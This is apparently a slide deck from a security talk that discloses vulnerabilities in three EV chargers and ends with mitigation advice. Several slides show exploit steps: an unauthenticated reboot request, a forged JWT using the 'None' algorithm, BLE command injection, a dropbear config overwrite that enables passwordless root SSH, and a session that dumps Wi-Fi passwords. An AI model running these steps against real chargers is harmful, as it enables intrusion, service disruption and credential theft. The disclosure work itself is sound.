-rw-rw-r-- 1 daemon daemon 146704 Jul  8 2021 lib
-rw-rw-r-- 1 daemon daemon 1350296 Jul  8 2021 lib
-rw-rw-r-- 1 daemon daemon 216056 Jul  8 2021 lib
-rw-rw-r-- 1 daemon daemon 799984 Jul  8 2021 lib
-rw-rw-r-- 1 daemon daemon 196284 Jul  8 2021 lib
-rw-rw-r-- 1 daemon daemon 315692 Jul  8 2021 lib
-rw-rw-r-- 1 daemon daemon 455252 Jul  8 2021 lib
-rw-rw-r-- 1 daemon daemon 343960 Jul  8 2021 lib
    
```



OWN EVC1 as Root

EVC1 ~ DoS

- Trigger reboot action via Direct request
- Without authentication
- Missing access control restriction

```
reboot.php HTTP/1.1
[REDACTED]
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4666.64 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Connection: close
[REDACTED]
[REDACTED]
secure-Requests: 1
```

```
1 HTTP/1.1 200 OK
2 Date: Thu, 26 Jan 2023 11:52:11 GMT
[REDACTED]
9 {
    "success":true,
```

- Three-minute wait for availability



EVC3 ~ Bypass JWT Auth


- JWT is signed using **None Alg**
- Create JWT without Signature

The diagram illustrates the creation of a JSON Web Token (JWT) with a 'None' algorithm. It consists of three main parts: a header, a payload, and a signature. A red arrow points from the header object to the string '{"alg":"None"}'. A purple arrow points from the payload object to the JSON representation of the payload itself: { "iss": "someone", "nbf": 1696582428, "exp": 2000000000 }.


```
{ "alg": "None" }  
eyJ0eXAiOiJKV1QiLCJhbGciOiJub251In0.  
pc3Mi0iJzb21l b251IiwibmJmIjoxNjk2NTgyND  
I4LCJleHAiOjIwMDAwMDAwMDB9  
{  
  "iss": "someone",  
  "nbf": 1696582428,  
  "exp": 2000000000  
}
```

- Access to Charger WEB API

EVC2 ~ Beyond the BLE waves




- **Default pairing method**
- **TK is 0, Lack of Authentication**
- **No Protection against MITM**



You're invited to connect through Bluetooth with open arms!

EVC2 ~ Gatt and Attributes

- **GATTTool used to collect services and their characteristics**
- **Found Xpress Streaming Service UUID**
- **BGX from Silicon labs**
- **BGX modules create a Serial interface**
- **Provides a variety of commands**



EVC2 ~ BGX

- Interact with BGX via PyBluez & BleakClient
- Make it simple by BGXCommander App



BGXCommander 4+


Silicon Labs

Designed for iPad

★★★★★ 5.0 • 1 Rating

Free

Password Protection ❌




EVC2 ~ Mobile App

- **Most features are enabled only by BLE**
- **Communication with EV using BGX stream service**
- **Custom BLE methods**

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Say "adieu" to your mobile app – it's time to explore the real BLE jungle!

EVC2 ~ Play with BLE

Validating messages on EV side for integrity




Bypass verification for enhanced customization



- Fully Control of mobile app Features
-
- Access and adjust OCPP configurations
 - Retrieve the current user profile
 - Configure and retrieve Ethernet settings
 - Set Wifi hotspot
 - Toggle the Private Charge mode ON / OFF
 - Release Lock charger
 - Reboot the charger
- ...

EVC2 ~ OCPP



EVC2 ~ BLE To RCE

- Check for ones that accept user input
- Presence of the Sanitization process
- Something Missing Hmm... `[[\\]{()}!;\""&\\\\\$|#\\\\s]`

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EVC2 ~ RCE To Root

- SSH enabled
- Change Dropear Configuration
- Make it without a Password or Public key Auth

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'cat<<<DROPBEAR_EXTRA_ARGS=-B>/etc/default/dropbear'

- Reboot the Charger ...

EVC2 ~ RCE To Root

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'cat<<<DROPBEAR_EXTRA_ARGS=-B>/etc/default/dropbear'

- Reboot the Charger ...

```
L-$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa root@[REDACTED]
root@[REDACTED]:~# whoami
root
root@[REDACTED]:~# pwd
/home/root
```

- Then what?

EVC2 ~ The entrance code

- Remember, We're the charger boss ...

```
[~]$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa root@[REDACTED]
root@[REDACTED]:~# nmcli -g NAME connection show
hotspot
Me
Me
S22
Wired connection 1
root@[REDACTED]:~# nmcli -s -g 802-11-wireless-security.psk connection show S22
123456qq
root@[REDACTED]:~#
```

- But there are other bosses in town!



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Me
Me
S22
Wired connection 1
root@[REDACTED]:~# nmcli -s -g 802-11-wireless-security.psk connection show S22
123456qq
root@[REDACTED]:~#
```

- But there are other bosses in town!
 - The vendor's SSH public key is already on the guest list!
- < Keep an eye out for surprise network visitors >

Summary

Overall impact	EVC1	EVC2	EVC3
<ul style="list-style-type: none">• Charge for free• Disrupt & Monitor charging operations• Gain access behind the network• Access Protected resource			

How can we mitigate these issues?

- **Action 1**

Consider using signed firmware images

- **Action 2**

Implement protection measures against binary vulnerabilities

- **Action 3**

Implement access controls in accordance with least privilege principle

- **Action 4**

Ensure user-provided data is filtered and sanitized

- **Action 5**

Conduct regular penetration testing to identify and address vulnerabilities

How can I be protected?


Ensure you remain in the queue for EV charger updates

Avoid connecting your EV charger to the private network

Think before expose your EV Charger to the internet

